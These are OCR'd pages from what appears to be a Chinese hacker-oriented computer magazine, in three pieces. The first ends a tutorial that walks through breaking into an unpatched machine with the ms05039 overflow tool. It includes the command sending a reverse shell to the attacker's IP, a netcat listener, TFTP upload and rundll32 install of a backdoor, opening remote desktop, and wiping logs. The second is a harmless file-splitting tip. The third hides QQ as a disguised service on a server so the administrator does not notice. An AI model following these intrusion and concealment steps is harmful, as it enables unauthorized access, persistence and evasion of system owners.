


图 10


图 11

很快就扫描到一台没打补丁的机器，如果在自己的机器上扫描那台机器我们是发现不了的！接下来在肉鸡上下载ms05039的溢出工具，输入命令：ms05039.exe 211.*.219.18 58.49.185.128 1234，其中58.49.185.128是我的IP地址，在溢出前别忘记了先在自己的电脑上使用nc -vv -l -p 1234监听好端口，很快就看到了可爱的shell，接下来使用TFTP方式把配置好的一个随意门3.0上传到肉鸡上，保存为C:\windows\system32\inet.dll，在shell中执行：rundll32 inet.dll,install。安装完后门，拿出随意门专用连接器来连接，如图12。




图 12

填入肉鸡IP地址后，敲下回车键，我们就连接上了肉鸡。要求本机有公网IP地址，或者可以将1031端口映射到路由器上，输入“?”可以得到很多有用的帮助信息，假设我们要打开对方的3389，我们可以输入OPENTS

9833，这样就在9833端口开启了终端服务（Windows2000的电脑需要重新启动终端服务才会生效），接下来，输入clean把日志删除，如图13，再输入quit退出该肉鸡。回到先前的3389登录界面




图13

中，把我们放在上面的黑软删除，重新启用杀毒软件，单击开始/注销从肉鸡上下来，一次完整的入侵到此结束了。

讲完课后，悟空对八戒他们说道："现在对于前几节课的知识，应该很容易掌握了吧！其实入侵的整个过程基本上都是那样，只不过是换换扫描器，换换溢出工具，换换木马什么的而已。"

悟空又说道："我刚从医院出来，医生说得多注意休息，今天就暂且讲到这里吧！下回记住给我买点补品什么的，比如人参、燕窝什么的都可以。"

只听八戒嚷嚷道："远程溢出如何使用，我们已经掌握了，下一回，你得给我们讲新的东西才行呀，大师兄，不然，我们就不来了。"

悟空说道："放心吧，从下堂课起，我们自然是需要学习新东西了。别忘记了给我买补品哟！"

（本文涉及到的软件MS05039扫描器、ms05039.exe、NC、通用批量溢出程序、随意门3.0，光盘有收录）

文件分割合并小技巧两则

jory chen

一、文件分割也用Winrar

Winrar是一款大家都非常熟悉的压缩工具，最近笔者无意中发现了一个非常有趣的事，原来Winrar也能用来分割文件。笔者用这个方法轻松地将一个40MB的数据库文件分割。下面我们就开始吧！

首先选中要分割的文件单机右键，选择"添加到压缩文件……"功能，接着就弹出了一个Winrar对话框（如图1）。




图1

在"压缩分卷大小，字节"处添上要分割的文件大小，笔者填3,457,664字节，那么分割后的，每一个文件是3.29MB，配置完成点确定，Winrar就开始一边分割一边压缩，最后在硬盘上生成了好几个扩展名为RAR的压缩文件（如图2）。

接着大家就可以把文件上传到邮箱或者QQ网络硬盘上，供以后使用。

那如何合并呢？很简单！全选刚才生成的压缩文件，单击右键，选择"解压缩到当前文件夹"或者"解压文件"，不一会儿就可以看到新生成了一个文件夹，里面就是刚刚合并的文件了。




图2

和普通的文件分割软件不同的是，Winrar可以在压缩的基础上分割文件，大大缩小了分割后的文件大小，方便各位上传或者down到优盘和软盘上，这就是笔者介绍这个方法的原因了！

二、Dos下合并文件文件

如果是合并文件，大家完全可以在DOS下进行，使用方法如下：

copy /b <file1>+<file2>+...+<fileN> <Filename>


例如：copy /b video1.mpg+video2.mpg video.mpg



QQ宝典

QQ 宝典

QQ，你会挂了吗？



N T

好不容易搞到了一台服务器，想把QQ在上面挂个级，可是这个服务器的网管好变态，每天都要重启一下服务器，这下让我很郁闷了，那不是每天都要来登一下服务器，这样和我每天上QQ不是没什么区别了，难道就没有什么方法可以让QQ和机器一起启动吗？

经过几天的查找，终于在Windows2000资源工具箱中找到了一个工具——srvinstw.exe，它可以将应用程序变为Windows系统服务。这样一来，QQ就可以在后台以系统服务形式运行，不必每次自己开QQ了。

一阵狂喜后，开始了我的“工作”。我们下载一个QQ的安装程序来安装，安装时大家一定不要选默认的路径，最好是安装到一个比较深的目录，这样是为了不让网管发现，但有一点我还没有想到怎么做，就是让QQ的安装程序不在添加删除程序里出现，还有大家把QQ.exe改下名，最好改得比较象服务名，比如改成1sass，看好了是1，不是l，再就是要把自己的QQ在上面设成自动登录。我们再来找一个服务把它给卸掉，打开srvinstw后，里面有两种选择，上面的是安装服务，下面的是卸载服务，如图1。




图 1

先要把一个服务卸掉——Routing and Remote Access，这个服务是用来提供通过Modem（或其他设备拨号）或VPN远程连接到局域网络的路由服务。平常是禁用的，到了选择服务时，把下面包括设备驱动的小勾打上，如图2。

现在才开始了我们的主题。刚刚选的是下面那个卸载服务，现在是选上面那个安装服务的功能，选择了安装在本机，下面要我们输入服务名了，把刚刚那个服务名拿来Routing and Remote Access，下面是我要选择程序了，如图3。

大家一定以为是去找到QQ.exe，我第一次也是这么认为的，可是做成后不能作为后台服务运行了，后来才知道被老盖茨骗了，单纯使用“srvinstw”是无法将程序变成系统服务的，这时就需要使用“srvinstw+srvany”的组合来完成这一操作，其中“srvany”也是Windows 2000资源工具箱中的一个命令。所以在这里要选srvany才行。在服务类型上我选用了独立服务进程下面指定该服务以自动方式运行，免去手工启动的麻烦。最后，点击“完成”按钮即可。




图 2

